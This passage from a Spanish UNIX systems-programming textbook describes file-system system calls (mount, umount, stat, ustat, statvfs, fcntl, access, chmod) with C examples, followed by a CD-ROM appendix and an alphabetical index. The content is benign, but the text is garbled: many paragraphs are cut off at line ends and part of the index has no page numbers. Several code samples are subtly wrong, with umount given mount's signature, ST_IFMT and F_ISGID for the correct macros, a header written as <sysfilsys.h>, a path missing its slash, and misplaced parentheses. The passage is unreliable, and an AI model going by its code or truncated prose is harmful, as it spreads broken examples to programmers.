- Busca un espacio libre en la tabla de dispositivos montado
- Ejecuta la rutina *open* especificada en los *drivers* del dispositi
- Crea una lista vacía para el control de los bloques libres.
- Inicializa los campos de la estructura del superbloque.
- Marca la entrada en la tabla de dispositivos montados.
- Marca el nodo índice de manera que el resto de los proce

puedan reconocer que apunta a un dispositivo que se encuentra montado en el sistema.
- Desbloquea el nodo índice que bloqueó en el segundo paso.

umount

Esta primitiva realiza el proceso inverso a la anterior. Permite desmontar un sistema de archivos que está montado sobre el directorio *dir*.

```
int mount(dir)
char * dir;
```

stat

Para poder averiguar de qué manera está estructurada la información en la lista de nodos índice, el sistema cuenta con una librería llamada <ino.h>. Esta librería contiene un tipo de datos estructurado denominado *dinode*. Los campos más importantes de esta estructura son:

```
typedef struct dinode
{
struct inode *i_forw;   /* puntero al siguiente nodo-i */
struct inode *i_back;   /* puntero al nodo-i anterior */
...
int *i_fsptr;       /* puntero dependiente del tipo de sistema de archivos
*/
ushort i_ftype; /* especifica el tipo de archivo (IFDIR, IFREG, etc.) */
short i_fstyp; /* Tipo de sistema sobre el que está el archivo */
off_t i_size;  /* tamaño del archivo */
...
ushort i_uid;       /* identificador del propietario del archivo */
ushort i_gid;       /* identificador del grupo al que pertenece el propie-
tario */
```

```
ushort i_count;/* número de nodo-i dentro de la lista de nodos */
short i_nlink;/* número de enlaces dentro del directorio */
dev_t i_rdev; /* Dispositivo donde está nodo-i (solo para archivos e
ciales) */
dev_t i_dev; /* Número de dispositivo donde se encuentra el nodo-i */
struct mount *i_mntdev; /* Puntero a la tabla de sistemas montados */
} i_un;
```

Esta información es la que contiene cada uno de los nodos índice a
cenados en el disco. Por desgracia, no existe ninguna primitiva que
mita acceder a un nodo-i concreto, de la lista de nodos, para poder r
perar la información allí almacenada. Sin embargo, como ya s
comentado anteriormente, el *Kernel* tiene una tabla de nodos-
memoria. Esta tabla contiene la misma información que la lista de n
junto con otros datos de interés. El sistema pone a disposición
estructura denominada *stat* definida en <sys/stat.h> que permite c
ner la información almacenada en la tabla de nodos-i. Los campos
importantes de la estructura son los siguientes:

```
struct stat {
dev_t   st_dev;     /* número del dispositivo que contiene al nodo-i */
ino32_t st_ino; /* número de nodo-i */
mode_t st_mode; /* datos del archivo (permisos y tipo)*/
nlink_t st_nlink; /* número de enlaces */
uid_t   st_uid;     /* ID del propietario del archivo */
gid_t   st_gid;     /* ID del grupo al que pertenece el propietario */
dev_t st_rdev; /* ID de dispositivo (sólo para ficheros especiales */
off_t st_size; /* tamaño del archivo en bytes */
time_t   st_atime; /* fecha del último acceso al archivo */
time_t   st_mtime; /* fecha de la última modificación */
time_t   st_ctime; /* fecha de la última modificación administrativa */
...
```

```
  char st_fstype[_ST_FSTYPSZ]; /* tipo de sistema de archivos donde está el
nodo-i */
};
```

Existe una primitiva que permite acceder a esta estructura de datos y recuperar toda la información sobre un archivo concreto. Se trata de *stat*.(Conviene no confundir la estructura de datos con la llamada al sistema). Esta primitiva recibe como parámetro un puntero al nombre del archivo y devuelve la información sobre un buffer de tipo *stat*. Su formato es el siguiente:

```
# include <sys/types.h>
# include <sys/stat.h>
int stat (path, buffer)
char *path;
struct stat *buffer;
```

Para poder obtener el tamaño del archivo /etc/passwd podría escribirse la siguiente rutina:

```
# include <sys/types.h>
# include <sys/stat.h>

void obtiene_tam(nombre)
char *nombre;
{
 struct stat buffer;
 stat(nombre, &buffer);
 printf("El tamaño del archivo es %d bytes \n", buffer.st_size);
}
```

La llamada a la rutina sería de la forma:

```
obtiene_tam("/etc/passwd");
```

El campo st_mode de la estructura *stat* devuelve la información rel
al tipo de archivo apuntado por el nodo índice. Este campo devuel
número entero donde cada uno de sus bits especifica el tipo de arc
Para poder identificarlo existen unas macros definidas en <sys/st
que son las siguientes:

De esta manera, tras realizar una llamada a la primitiva *stat*, es po
identificar el tipo de archivo comparando las diferentes macros c
máscara S_IFMT de la forma:

S_IFMT	• Máscara para identificar el tipo de archiv
S_IFREG	• Archivo ordinario
S_IFDIR	• Directorio
S_IFCHR	• Archivo especial modo carácter
S_IFBLK	• Archivo especial modo bloque
S_IFIFO	• FIFO
S_ISUID	• Set uid activado
F_ISGID	• Set gid activado
S_ISVTX	• Sticky bit activado

```
# include <sys/types.h>
# include <sys/stat.h>

void tipofich( )
{
```

```
char nombre[20]="etc/passwd";
struct stat buffer;
stat(nombre, &buffer);
if ((buffer.st_mode & ST_IFMT)==S_IFREG)
printf("Es un archivo ordinario\n");
if ((buffer.st_mode & ST_IFMT)==S_IFDIR)
printf("Es un directorio\n");

}
```

Existe una llamada al sistema idéntica a *stat* denominada *fstat*. La diferencia entre ambas radica en que la primera necesita el nombre de un archivo como primer parámetro para obtener la información del nodo-i, la segunda utiliza el descriptor de archivo.

ustat

La información relativa a un sistema de archivos se encuentra almacenada en el superbloque. Parte de esta información ya se ha explicado anteriormente, sin embargo, es posible acceder a ella mediante una primitiva denominada *ustat*. La información devuelta por esta llamada se corresponde con la estructura definida en el archivo <ustat.h>, la sintaxis de la primitiva es la siguiente:

```
# include <sys/types.h>
# include <ustat.h>

int ustat(disp, buffer)
dev_t disp;
struct ustat *buffer;
```

El buffer donde se devuelve toda la información es una estructura de tipo *ustat* con los campos:

```
struct  ustat {
daddr_t f_tfree;          /* Número de bloques libres */
ino32_t f_tinode;         /* Número de nodos índice libres */
char    f_fname[6];       /* Nombre del sistema de archivos */
char    f_fpack[6];       /* Nombre del paquete de sistema de arc
*/
};
```

Si se ejecuta con éxito, la primitiva *ustat* devuelve parte de la inf
ción almacenada en el superbloque, en caso contrario devuelve -1

En el caso de querer obtener más información acerca del superbl
existe una estructura denominada *filsys* cuyo prototipo se encuen
<sys/filsys.h>. Dentro de esta estructura están definidos todos los
pos que componen el superbloque. Alguien podría pensar porqué s
liza la estructura *ustat* en lugar de *filsys*, si la información que dev
la primera es bastante pobre comparada con la segunda. La razón es
sencilla, no existe una primitiva que permita acceder al superblo
devolver la información en un buffer de tipo *filsys*. Para poder ac
al superbloque y obtener toda la información allí contenida, es ne
rio abrir el dispositivo mediante la primitiva *open*, posicionarse
segundo bloque del sistema de archivos (mediante *lseek*) y una ve
realizar una lectura a un buffer de tipo *filsys* mediante la primitiva

**La estructura del superbloque depende del sistema de archivos en el que se es
trabajando y, por lo tanto, las consecuencias de un acceso de esta manera no
están garantizadas.**

Un ejemplo de acceso al superbloque para obtener toda su información sería de la forma:

```
# include <sys/types.h>
# include <sysfilsys.h>
void leer_superbloque( )
{
/* el superbloque pertenece al sistema de archivos /dev/hd0 */
struct filsys buffer; /* buffer de tipo filsys */
int fd; /* descriptor de archivo */
int num_bytes; /* cantidad de bytes que se leen */
if ((fd=open("/dev/hd0",O_RDONLY)== -1)
exit(0);
else {
/* se supone que el tamaño del bloque son 512 bytes */
lseek(fd,512,SEEK_SET);
/* el puntero está colocado al comienzo del superbloque */
if ((num_bytes=read(fd, &buffer, sizeof(struct filsys))==-1)
exit(0);
else  /* la información se encuentra en buffer */
}
close(fd);
}
```

statvfs

Con la llegada de UNIX SVR4, es posible tener diferentes sistemas de archivos montados en una máquina independientemente del tipo de éstos. Pueden coexistir sistemas de archivos de tipo ufs, s5, nfs, etc. La primitiva *statvfs* permite leer la información del *superbloque* sin tener en cuenta el sistema de archivos sobre el que se esté trabajando. Su sintaxis es la siguiente:

```
# include <sys/types.h>
# include <sys/statvfs.h>
int statvfs (path, buffer)
char * path;
struct statvfs *buffer;
```

De manera análoga a como ocurría con la primitiva *stat*, existe una mada al sistema denominada *fstatvfs* que permite leer la información *superbloque* de un determinado sistema de archivos pasando como metro su descriptor en lugar del *pathname*.

fcntl

Esta primitiva permite llevar a cabo toda una serie de acciones de trol sobre archivos abiertos.

```
include <sys/types.h>
include <fcntl.h>

int fcntl(fd, orden, argumentos)
int fd;
int orden;
union
{
int val;
struct flock *lockdes;
} argumentos;
```

El primer argumento es el descriptor del archivo sobre el cual se ren llevar a cabo las órdenes. El segundo argumento identifica el tip orden que se va a ejecutar. Estas pueden ser:

F_DUPFD	• Actúa de manera semejante a la primitiva *dup*. Devuelve un descriptor de archivo referido al indicado como primer argumento. Este descriptor será el menor de los que estén disponibles que sea menor o igual al indicado como tercer argumento de la primitiva.
F_GETFD	• Devuelve la información sobre el flag *close-on-exec*. Si el bit de menor peso está activado, el archivo permanecerá abierto tras una llamada a la primitiva *exec*.
F_SETFD	• Carga un valor en el flag *close-on-exec*.
F_SETLK	• Bloquea o desbloquea una región de un archivo. Esta región se indica en el tercer argumento.
F_GETLK	• Devuelve la información de bloqueo sobre un archivo determinado.

El tercer argumento, como se ha indicado previamente, es una unión entre una estructura de tipo *flock* y un número entero. La estructura *flock* tiene los siguientes campos:

```
struct flock
{
short ltype;
/* Tipo de bloqueo */
/* F_RDLCK = lectura
F_WRLCK = escritura
F_UNLCK = eliminar bloqueo */
short lwhence;
/* Región a bloquear */
/* SEEK_SET = origen del archivo
SEEK_CUR = posición actual
```

```
SEEK_END = final del archivo */
off_t l_start;
/* offset relativo relativo al punto lwhence */
off_t l_leng;
/* longitud a bloquear, 0 = todo el archivo */
pid_t l_pid;
/* PID del proceso que está realizando el bloqueo sob
archivo */
];
```

Access

Esta primitiva permite averiguar si un archivo existe o no.

```
# include <unistd.h>
int access(camino, modo);
const char *camino;
int modo;
```

Los distintos modos pueden ser los siguientes:

R_OK	• Permiso de lectura
W_OK	• Permiso de escritura
X_OK	• Permiso de ejecución
F_OK	• El archivo existe

El primer argumento es el *pathname* de un archivo. El segundo
mento es el modo. Este modo no permite el acceso del usuario
archivo en diferentes condiciones:

- Cuando el usuario efectivo no tenga permisos de ejecució
  alguno de los directorios del camino.

- Cuando el modo de acceso con el que el archivo fue creado no lo permite.
- Cuando existen demasiados enlaces simbólicos.
- Cuando el archivo no existe. En tal caso la primitiva devuelve el valor -1.
- Cuando el archivo se encuentra montado en un sistema de archivos con el permiso de sólo lectura activado.

chmod

Esta primitiva permite cambiar los permisos sobre un archivo.

```
# include <sys/types.h>
# include <sys/stat.h>

int chmod (camino, modo)
char *camino;
mode_t modo;
```

El primer argumento es el nombre del archivo al que se le cambiarán los permisos. El segundo argumento establece los nuevos permisos. Existen una serie de máscaras que son las siguientes:

Macro	Valor octal	Descripción
S_ISUID	04000	• Activa el bit Set UID
S_ISGID	02000	• Activa el bit Set GID
S_ISVTX	01000	• Activa el *sticky bit*
S_IRUSR	00400	• Permiso de lectura para el propietario
S_IWUSR	00200	• Permiso de escritura para el propietario
S_IXUSR	00100	• Permiso de ejecución para el propietario
S_IRGRP	00040	• Permiso de lectura para el grupo
S_IWGRP	00020	• Permiso de escritura para el grupo

S_IXGRP	00010	• Permiso de ejecución para el grupo
S_IROTH	00004	• Permiso de lectura para otros
S_IWOTH	00002	• Permiso de escritura para otros
S_IXOTH	00001	• Permiso de ejecución para otros.

APÉNDICE MDI UNIX

: los programas del CD-ROM

Debido a que UNIX SYSTEM V es un sistema operativo comercial, no es posible incluirlo junto con este libro sin pagar la licencia correspondiente, (lo cual incrementaría muchísimo el precio del libro). En su lugar, hemos optado por incluir un clónico de libre distribución llamado Linux que es prácticamente idéntico a UNIX.

Linux es un sistema operativo que cumple las normativas POSIX, SVR4 y BSD. Linux es totalmente funcional, incluyendo compiladores, sistema X Window y otros muchas utilidades.

Además, si dispone de una conexión a Internet, puede bajarse la última versión de este sistema operativo directamente online. También es posible encontrar todo tipo de controladores de dispositivos (drivers), incluso para las tarjetas más exóticas. Linux fue una iniciativa privada y unipersonal, para crear un sistema operativo compatible con Unix.

La ventaja reside en que el código fuente de Linux es de libre acceso y que hay cientos de programadores en todo el mundo, que en sus ratos libres escriben alguna mejora o nueva parte de Linux, de modo que es un sistema en continua evolución. Al ser programado por muchas personas, siempre existe la posibilidad de encontrar ese driver que necesitamos para esa tarjeta tan exótica, pero tan efectiva que hemos comprado.

El CD-ROM contiene 2 directorios principales:

El primero de ellos se denomina *Linux* y en él se encuentra el sistema operativo en sí. Dentro de este directorio existen otros, con diferentes utilidades para el correcto funcionamiento. Para llevar a cabo la instalación del sistema operativo es necesario utilizar dos archivos con exten-

sión **.bat** situados en el directorio raíz del CDROM y que permite talar Linux dependiendo del tipo de partición escogida por el usu

El segundo directorio se denomina *Progs* y contiene algunos ejer prácticos que pueden ser utilizados durante la lectura del libro con de comprender y profundizar un poco más en la programación sh como en la programación avanzada en C bajo UNIX (utilizando la madas al sistema). Cada tipo de programa está en su subdire correspondiente, como mostramos en la siguiente lista:

- El directorio *scripts* contiene los guiones shell.
- El directorio *C* contiene los ejemplos de programación avanz
- El directorio *Xprog* contiene los ejemplos de programació X Window.

Esperamos que el libro sea de su agrado y que los programas que in mos en el CD-ROM le permitan aprender con facilidad y eficac manejo del sistema operativo Unix.

ÍNDICE ALFABÉTICO

[[. 255
Access 519
Alias 230, 248
Application Shell 471
Archivos 30
  especiales 498
Arranque del sistema 167
Arrays 282
  de variables 233
  de variables numéricas 234
at 170, 332
Autorizaciones 79
awk 272
  Funcionamiento 272
banner 334
Barra de Títulos 447
batch 172
Bulletin Board 471
Buscar cadenas 152
Búsqueda de archivos 85
Cajas de Diálogo 449
cal 47, 335
Cambiar la contraseña 37
Cambiar permisos 79
Caracteres especiales 115
cat 336
cc 339
chgrp 341
chmod 80, 341, 520
chown 85, 341
Clientes X 453
close 507
Comandos de control de flujo . . 207, 252
  case 255
  for in 253
  for 254
  if then 252
  if then elif 253
  if then else 253
  until 254
  while 254
Comandos integrados 224
comm 345
Comunicaciones por red 301
Comunicar con otros usuarios 41
Conectividad de redes 292
Conexión al sistema 35, 295
Containers 471
Control de trabajos 239, 263
cp 348
cpio 349
Crear nuevos usuarios 33
creat 505
cron 173
crontab 353
date 355
Demonios 173
Descriptores 118
df 356
diff 357
Directorios 50, 498
  borrar 57
  crear 56
du 360
dup 508
echo 47
Editores integrados 264
El fichero .profile 125
El gestor de ventanas 449
El shell y awk 284
El sistema de archivos 50, 487
El Sistema Virtual de Archivos 499
emacs, comandos 268
Encaminadores 293
Entrada y salida estándar 103
Estructuras de control 234
  foreach 236
  if 235
  if then 235
  if then else 236
  switch 238
  while 237
exec 163
expr 362
fc 261
fcntl 517
Ficheros 58
  /dev/null 97

/etc/group 94
/etc/motd 95
/etc/passwd 89
/etc/profile 96
/etc/shadow 92
borrar 65
concatenar 68
copiar 69
crear 67
importantes en UNIX 89
manejo 60
mover 71
ordinarios 59
tipos 58
File Selection Dialog 481
Filtros 141
find 364
finger 39, 367
FireWalls 327
Form 472
fsck 369
ftp 307, 373
Funciones 223, 248
para crear Dialog Widgets 483
grep 141, 376
GUI 446
componentes 447
head 130, 378
Historial de comandos 261
history 226
Infomation Dialog 482
Instrucciones condicionales 207
case 218
for in 212
for 214
if then 207
if then elif 210
if then else 208
until 216
while 215
Internet 288
Términos 289
Kerberos 321
desventajas 326
Kernel 29,
kill . . . . .
La estructura de UNIX . . . . .
Llamadas al sistema . . . . .
ln . . . . .
lp . . . . .
ls . . . . .
lseek . . . . .
mail . . . . .
comandos . . . . .
mailx . . . . .
Menús . . . . .
mknod . . . . .
Modelo ISO-OSI . . . . .
Modificar prioridades . . . . .
more . . . . .
Motif Widgets . . . . .
mount . . . . .
mv . . . . .
nice . . . . .
Nodos índice (nodos-i) . . . . .
nohup . . . . .
Ocultar caracteres especiales . . . . .
od . . . . .
OPEN LOOK . . . . .
open . . . . .
Operaciones con cadenas . . . . .
OSF/Motif . . . . .
Otros demonios . . . . .
Override Shell . . . . .
Parámetros posicionales 200,
Pasarelas . . . . .
Patrones de búsqueda . . . . .
Permisos . . . . .
POSIX . . . . .
Problemas de seguridad . . . . .
Procesos . . . . .
comandos para planificar . . . . .
creación . . . . .
eliminar . . . . .
en background . . . . .
en tiempo real . . . . .
planificación . . . . .
Zombie . . . . .

Programación avanzada en UNIX . . . 486
Programas en background 112
Prompt Dialog 483
Puentes 293
read 191, 507
Reconocer Ficheros 63
Redireccionamiento 104
Repetidores 293
rlogin 302, 411
rmdir 413
root 318
ruptime 414
rwho 415
select 258
Shell 30, 100
  argumentos 100
  C 225
  de Bourne 206
  ejecución de programas 182
  funcionamiento 101
  Korn 246
  opciones 101
  salir de un guión 206
  tipos 103
  variables 120, 185
Sistema de ficheros 75
Sistema Multiusuario 31
sort 133, 420
spell 423
stat 510
statvfs 516
stty 424
suid 314
Superbloque 494
Sustitución de comandos 204
Sustituir cadenas 154
Tablas de archivos 496
TCP/IP 294
Técnicas de encriptación de datos . . . 310
telnet 431
test 435
The here documents 221
Tiempo Compartido 32
touch 436
Trucos de Seguridad 319
Tuberías (pipes) 107
umask 84, 440
umount 510
UNIX
  órdenes 332
  protocolo de transporte 294
  seguridad 309
ustat 514
uucp 305
Variables 278
  de conmutación 196
  de entorno 196
  especiales 196
  expresiones numéricas 197
  numéricas 233
  tipos 195
Ventanas 447
  comandos 266
  parámetros 155
Vínculos 73
Virus informáticos 315
  peligros 316
  tipos 316
wall 47
who 442
Widget Shell 470
Widget, Main Window 472
Widget, Row Column 473
Widgets
  creación 459
  de tipo Shell 470
  Dialog 481
  Menu 477
  Text 473
write 443, 507
WWW 299
  componentes 299
X Window 446, 450
  descripción 450
  gestores de ventanas 453
XmMenu Shell 471
Xt Intrinsics 460